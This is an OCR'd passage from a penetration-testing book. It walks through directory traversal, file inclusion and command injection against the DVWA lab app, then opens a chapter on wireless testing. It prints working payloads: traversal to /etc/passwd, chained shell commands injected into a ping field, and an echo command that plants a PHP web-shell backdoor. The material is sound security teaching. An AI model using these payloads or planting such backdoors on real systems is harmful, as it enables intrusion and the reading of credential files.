At the end, we are presented with the results:



We get information on the operating system (`Ubuntu 10.04`) that's running the database, the server-side technology (`PHP 5.3.2 and Apache 2.2.14`), the database (`MySQL`), the current database (`dvwa`), and the current user (`dvwa`).

To get a listing of all the options available to you for `sqlmap`, simply type `sqlmap -h` in the Terminal and if you want more advanced options, enter `sqlmap --hh`.

Command-execution, directory-traversal, and file-inclusion

Command-injection is a type of attack where the main goal is to have system commands be executed by the host operating system of a vulnerable application. These types of attacks are possible when unsafe user input is passed from the application to a system shell. The commands that are supplied are executed at the privilege level of the application, for example, a web server may be run with a `www-data` user or Apache user as opposed to the root user.

Directory-traversal is when a server allow an attacker to read a file or directories outside of the normal web server directory.

File-inclusion vulnerabilities are vulnerabilities that allows an attacker to include a file to a web server by exploiting vulnerable inclusion procedures. This type of vulnerability occurs, for instance, when a page receives as input the path to the file that has to be included and this input is not properly sanitized, allowing for an attacked to inject directory-traversal characters (`../`).

File-inclusion, directory-traversal, and command-injection are all attack vectors that work in tandem.

Directory-traversal and file-inclusion


Let's begin by testing to see whether we can get the web application to jump up one directory.

We'll be in the DVWA app again. Log in and navigate to the **File Inclusion** page from the menu on the left:

In the address bar in the browser, you should see `<IP Address>/dvwa/vulnerabilities/fi/?page=include.php`. Let's change `include.php` to `index.php` and see what happens:

Nothing happens, suggesting that there is no `index.php` in this directory. We know that `index.php` exists, however it's in the `/dvwa` directory. How do we know this? When we used Burp Suite to crack the credentials to the `login.php` page, we saw that a successful login redirected the user to `index.php`. You will not see `index.php` in the browser, as `index.php` is the default root page for PHP (`default.asp` for ASP) and so, by default does not display it. To test, you simply click on the **Home** button in the menu of DVWA and after `/dvwa`, enter `/index.php`. This will take you to the same home page.

Navigate to the File-Inclusion page again. Looking at the URL, we see that we're currently in `/dvwa/vulnerability/fi/`, which is two directories down from our root directory of `dvwa`. In the address of the browser, remove `include.php`, this time replacing it with `../../index.php`. Press *Enter* and let's see what happens:




Sure enough, it takes us to the **Home** page. Great. We've successfully traversed the directory structure of the web server and, since we used a file local to the system, we now know that **Local-File Inclusion** (**LFI**) is possible.

From our previous results with `sqlmap` and `nikto`, we know the operating system that this `apache` server is running on is Linux (Ubuntu). By default, in Linux, `apache` stores its files in the `/var/www/html/` directory. Linux stores essential user information in the `/etc/passwd` file and hashed user passwords in the `/etc/shadow` file. With this knowledge, let's try changing directories to see the `/etc/passwd` file.

On the **File Inclusion** page again, remove `include.php` and enter `../../../../../../etc/passwd`.

`../../../../../../` takes us through `/var/www/html/dvwa/vulnerability/fi/` up to `/`:



We successfully changed directories up six then down one to `/etc`, gaining access to the `passwd` file. What we see is the contents of the `passwd` file.

Here's a screenshot of it copied into a text file and cleaned up:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/fa
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/li
messagebus:x:107:114::/var/run/dbus:/bin/false
```

The `x` after the first `:` symbol means that this account has a password and it is stored hashed in the `/etc/shadow` file.

Knowing that we can traverse the directories and that LFI is possible, let's now attempt a **Remote File-Inclusion** (**RFI**) attack.


Our next step is to pass a file from a remote server (our Kali system) to our target system. In a Terminal, enter the following:

```
service apache2 start
```

This starts the `apache` web server on our system. You can test it by going to the browser, entering your system IP, and you will be presented with the default `apache` HTML page.

Back on the DVWA application, navigate to the File Inclusion page. In the address bar, replace `include.php` with the path to your `webserver/index.html`:

It successfully opens `index.html`, which is hosted on our web server. RFI is possible on this system:




Command execution


Command-injection vulnerabilities allow an attacker to inject commands into poorly-validated user input. This input is used in used in some form by the system shell and in the process, the command injected gets executed on the system.

One case where you may find this is an application that takes user input, for example a username or email address, and creates a folder on the system that's used to house that user's data, file uploads, and so on.

In our target system, DVWA, there is a page that is used to demonstrate this flaw by exploiting user input that is passed to the system ping command. Let's log in to DVWA again on the OWASP Broken Apps VM and select command injection from the menu on the left:




As stated before, this input is passed to the ping command, which should be an IP Address. We can confirm this by passing `127.0.0.1`:




We get the expected result. Now, let's try to pass another command into this input. We know that this application is being hosted on Linux. To join commands in Linux, we can use `&&` between the commands.

With `&&`, the previous command must complete successfully before the following command gets executed. `;` will execute the command whether or not the previous completed successfully. Let's try it with a basic `ls` command. In the input box, enter `127.0.0.1; ls` and then click **Submit**:



Now we've confirmed that the input is not validated before it is processed, as the lines after the ping statistics show us the files of the current directory. We can expand on this and get the current directory we're in and what user is executing the commands. Enter `127.0.0.1; pwd; whoami`:



From our results, we see that we're currently in the `/owaspbwa/dvwa-git/vulnerabilities/exec` directory and we're executing the commands as the `www-data` user. Now let's try to print the contents of a file, specifically the `/etc/passwd` file. In the input field, enter `127.0.0.1` and `cat /etc/paswd`:

```
--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.012/0.014/0.016/0.003 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123::/var/spool/postfix:/bin/false
```


This snippet should look like the results from our earlier LFI.

Let's do one more thing. Let's create a file in the directory and we can always refer to this later to execute commands. Enter `127.0.0.1` and `echo "<?php system(\$_GET['cmd']) ?>" > backdoor.php`. This should create a PHP file with the name `backdoor` and the PHP code inside should be system (`\$_GET['cmd']`).

Now, in the browser, navigate to `<ip address>/dvwa/vulnerabilities/exec/backdoor.php`.

The page loads, however, nothing is displayed. This is because we have not passed any commands yet. Looking at what we type, in single quotes we have `cmd`. This is our variable that stores the command we would like to execute and passes it to the system for execution. To execute a command, after `backdoor.php` in the address bar, enter `?cmd=` and then your command. I'll use `ls` as a basic demo:

Use your imagination from this point to try different possibilities. Admittedly, the presentation needs a bit of work, but you can always view the source code to clean it up:



I would add that you can use the Repeater in Burp Suite to do these steps and you can also use Burp Suite in conjunction with `sqlmap` and Metasploit to get a meterpreter shell.

Summary

In this chapter, we took a look at some of the major tools used for web application testing and, by extension, cloud applications, as they are built on the same protocols and use many of the same platforms.

As you can tell, these vulnerabilities have a common root cause, that is, user input that is not sanitized or validated to ensure that the required data is being used for processing. Additionally, the exploitation of one vulnerability can allow for another to be exploited (directory traversal to file inclusion, as an example).

We looked at OWASP ZAP, Nikto, `sqlmap`, and Burp Suite to identify possible vulnerabilities, test for them, and exploit them. However, Kali comes with many other tools that can be used to do these tests and many can be used together.

Burp Suite and OWASP ZAP in particular are very powerful standalone tools that accomplish all that we've looked at and even some things we did not look at. We can even use them to do directory-traversal and file-inclusion tests.

Some other tools to look at are the following:

- Commix (Command injection vulnerability tool)
- DirBuster (web server directory brute-force tool)
- Recon-NG (web reconnaissance tool)
- Sqlninja (Microsoft SQL injection tool)

In the next chapter, we'll be taking a look at wireless network analysis, attacking the networks using various tools to gain access, and methods of maintaining access to the network. We'll even look at the initial steps in setting up an Evil Twin (Rogue AP).

Further reading

There are many resources available to understand more about web and cloud application testing. Here is a list of resources:

- *Kali Linux Web Penetration Testing Cookbook – Second Edition* (Packt Publishing)
- OWASP Top 10 2017 – The Ten Most Critical Web Application Security Risks: `https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf`
- OWASP Foundation: `https://www.owasp.org/index.php/Main_Page`

11
Wireless Penetration Testing

For much of our previous discussion, we have looked at techniques that involve penetration testing while connected to a wired network. This included both internal **Local Area Networking** (**LAN**) and techniques such as web application assessments over the public internet. One area of focus that deserves attention is wireless networking. Wireless networks are ubiquitous, having been deployed in a variety of environments, such as commercial, government, educational, and residential environments. As a result, penetration testers should ensure that these networks have the appropriate amount of security controls and are free from configuration errors.

In this chapter, we will discuss the following topics:

- **Wireless networking**: In this topic, we address the underlying protocols and configuration that govern how clients, such as laptops and tablets, authenticate and communicate with wireless-network access points.
- **Reconnaissance**: Just like in a penetration test that we conduct over a wired connection, there are tools within Kali Linux and others that can be added and leveraged to identify potential target networks, as well as other configuration information we can leverage during an attack.
- **Authentication attacks**: Unlike attempting to compromise a remote server, the attacks we will discuss revolve around gaining authenticated access to the wireless network. Once authenticated, we can connect and then put into action the tools and techniques we have previously examined.
- **What to do after authentication**: Here, we will discuss some of the actions that can be taken after the authentication mechanism has been cracked. These include attacks against the access points and how to bypass a common security control implemented into wireless networks. Sniffing wireless network traffic to gain access to credentials or other information is also addressed.

Having a solid understanding of wireless network penetration testing is becoming more and more important. Technology is rapidly adopting the concept of the **Internet of Things** (**IoT**), which aims to move more and more of our devices that are used for comfort and convenience to the internet. Facilitating this advance will be wireless networks.

As a result, more and more of these networks will be needed, which corresponds to an increase in the attack surface. Clients and organizations will need to understand the risks and how attackers go about attacking these systems.

Technical requirements

In this chapter, two different USB antennas are used. The first is a TP-LINK TL-WN722N Wireless N150 High Gain USB Adapter and the other is an Alfa AWUSO36NH High Gain USB Wireless G/N Long-Rang Wi-Fi Network Adapter. Both of these are readily available on the commercial market. For more information, consult the following website for supported wireless antennas and chipsets: `http://aircrack-ng.org/doku.phpid=compatibility_driversDokuWiki=090ueo337eqe94u5gkjo092di6#which_is_the_best_card_to_buy`.

Wireless networking

Wireless networking is governed by protocols and configurations in much the same way that wired networks are. Wireless networks make use of radio spectrum frequencies to transmit data between the access point and the connected networks. For our purposes, **Wireless Local Area Networks** (**WLANs**) have a great deal of similarities to standard **Local Area Networks** (**LANs**). The major focus of penetration testers is on identifying the target network and gaining access.

Overview of 802.11

The overriding standard governing wireless network is the IEEE 802.11 standard. This set of rules was first developed for ease of use and the ability to rapidly connect devices. Concerns about security were not addressed in the initial standards that were published in 1997. Since then, the standards have had a number of amendments; the first of these with significant impact on wireless networking was 802.11b. This was the most widely accepted standard and was released in 1999.

As the 802.11 standard makes use of radio signals, specific regions have different laws and regulations that pertain to the use of wireless networks. In general, though, there are only a few types of security controls built into the 802.11 standard and its associated amendments.

The Wired Equivalent Privacy standard

The **Wired Equivalent Privacy** (**WEP**) standard was the first security standard to be developed in conjunction with the 802.11 standards. First deployed in 1999 alongside the first widely adopted iteration of 802.11, WEP was designed to provide the same amount of security that was found on wired networks. This was accomplished using a combination of RC4 ciphers to provide confidentiality and the use of the CRC32 for integrity.

Authenticating to a WEP network is done through the use of either a 64- or 128-bit key. The 64-bit key is derived by entering a series of 10 hexadecimal characters. These initial 40 bits are combined with a 24-bit **Initialization Vector** (**IV**), which forms the RC4 encryption key. For the 128-bit key, a 104-bit key or 26 hexadecimal characters are combined with the 24-bit IV to create the RC4 key.

Authenticating to a WEP wireless network is a four-stage process:

1. The client sends a request to the WEP access point to authenticate.
2. The WEP access point sends a cleartext message to the client.
3. The client takes the entered WEP key and encrypts the cleartext message that the access point transmitted. The client sends this on to the access point.
4. The access point decrypts the message sent by the client with its own WEP key. If the message is decrypted properly, the client is allowed to connect.

As was addressed previously, WEP was not designed with message confidentiality and integrity as a central focus. As a result, there are two key vulnerabilities with WEP implementations. First, the CRC32 algorithm is not used for encryption per se, but rather as a checksum against errors. The second is that the RC4 is susceptible to what is known as an Initialization Vector attack. The IV attack is possible due to the fact that the RC4 cipher is a stream cipher and, as a result, the same key should never be used twice. The 24-bit key is too short on a busy wireless network to be of use. In about 50% of cases, the same IV will be used in a wireless communication channel within 5,000 uses. This will cause a collision, whereby the IV and the entire WEP key can be reversed.


Due to the security vulnerabilities, WEP began to be phased out in 2003 in favor of more secure wireless implementations. As a result, there is a good chance that you may not see one implemented in the wild, but there are access points sold on the commercial market to this day that still have WEP enabled. Also, you may encounter legacy networks that still use this protocol.

Wi-Fi Protected Access (WPA)

With the security vulnerabilities of the WEP wireless network implementations being evident, the 802.11 standards were updated to apply a greater degree of security around the confidentiality and integrity of wireless networks. This was done with the design of the **Wi-Fi Protected Access** (**WPA**) standard that was first implemented in the 802.11i standard in 2003. The WPA standard was further updated with WPA2 in 2006, thereby becoming the standard for Wi-Fi Protected Access networks. WPA2 has three different versions, which each utilize their own authentication mechanisms:

- **WPA-Personal**: This type of WPA2 implementation is often found in residential or small-to-medium business settings. WPA2 makes use of a pre-shared key, which is derived from the combination of a passcode and the broadcast **Service Set Identifier** (**SSID**) of the wireless network. This passcode is configured by the user and can be anything from 8 to 63 characters in length. This passcode is then salted with the SSID, along with the 4,096 interactions of the SHA1 hashing algorithm.
- **WPA-Enterprise**: The enterprise version of WPA/WPA2 makes use of a RADIUS authentication server. This allows for the authentication of the user and devices, and severely reduces the ability of brute-forcing pre-shared keys.
- **Wi-Fi Protected Setup (WPS)**: This is a simpler version of authentication that makes use of a PIN code versus a passcode or passphrase. Initially developed as an easier way to connect devices to wireless networks, we will see how this implementation can be cracked, revealing both the PIN code and the passcode utilized in the wireless network implementation.

For our purposes, we will focus on testing the WPA-Personal and WPS implementations. In the case of WPA-Personal, authentication and encryption is handled through the use of a four-way handshake:



1. The access point transmits a random number to the client, referred to as an **ANonce**.
2. The client creates another random number called an **SNonce**. The SNonce, ANonce, and the passcode the user entered are combined to create what is referred to as a **Message Integrity Check** (**MIC**). The MIC and SNonce are sent back to the access point.
3. The access point hashes the ANonce, SNonce, and pre-shared key together and, if they match, authenticates the client. It then sends an encryption key to the client.
4. The client acknowledges the encryption key.

There are two key vulnerabilities within the WPA-Personal implementation that we will focus on:

- **Weak pre-shared key**: In the WPA-Personal implementation, the user is the one that configures the settings on the access point. Often, users will configure the access point with a short, easy-to-remember passcode. As shown previously, we were able to sniff the traffic between an access point and client. If we are able to capture the four-way handshake, we have all of the information necessary to reverse the passcode and then authenticate to the network.

- **WPS**: The Wi-Fi Protected Setup is a user-friendly way for end users to connect devices to a wireless network through the use of a PIN. Devices such as printers and entertainment devices will often make use of this technology. All a user has to do is push a button on a WPS-enabled access point and the same on a WPS-enabled access point, and then a connection can be established. The drawback is that this method of authentication is done through the use of a PIN. This PIN can be reversed, revealing not only the WPS PIN but also the wireless passcode.

Wireless network reconnaissance

As with penetration testing LANs or over the public internet, we need to perform reconnaissance to identify our target wireless network. As opposed to having a network connection, we also have to take care and ensure that we do not target a network that we are not authorized to test. This becomes a significant issue when discussing wireless penetration testing, as you will often find a number of wireless networks co-mingled with a target network. This is especially true in cases where our target organization and their associated networks are located in an office building or park.

Antennas


One key consideration when beginning wireless penetration testing is the selection of antennas. Virtual machines and laptops often do not have the proper wireless cards and antennas to support wireless penetration testing. As a result, you will have to acquire an external antenna that is supported. Most of these antennas, though, can be easily purchased online for a moderate price.

Iwlist

Kali Linux has several tools that can be used to identify wireless networks; one basic tool is the `iwlist` Linux command. This command lists the available wireless networks within range of the wireless card. Open a Command Prompt and type the following:

```
# iwlist wlan0 scan
```

The following screenshot shows the output:




While a simple tool, this gives us some good information. This includes the BSSID or MAC address of the wireless access point (which will become important later), the type of authentication and encryption, and other information.

Kismet

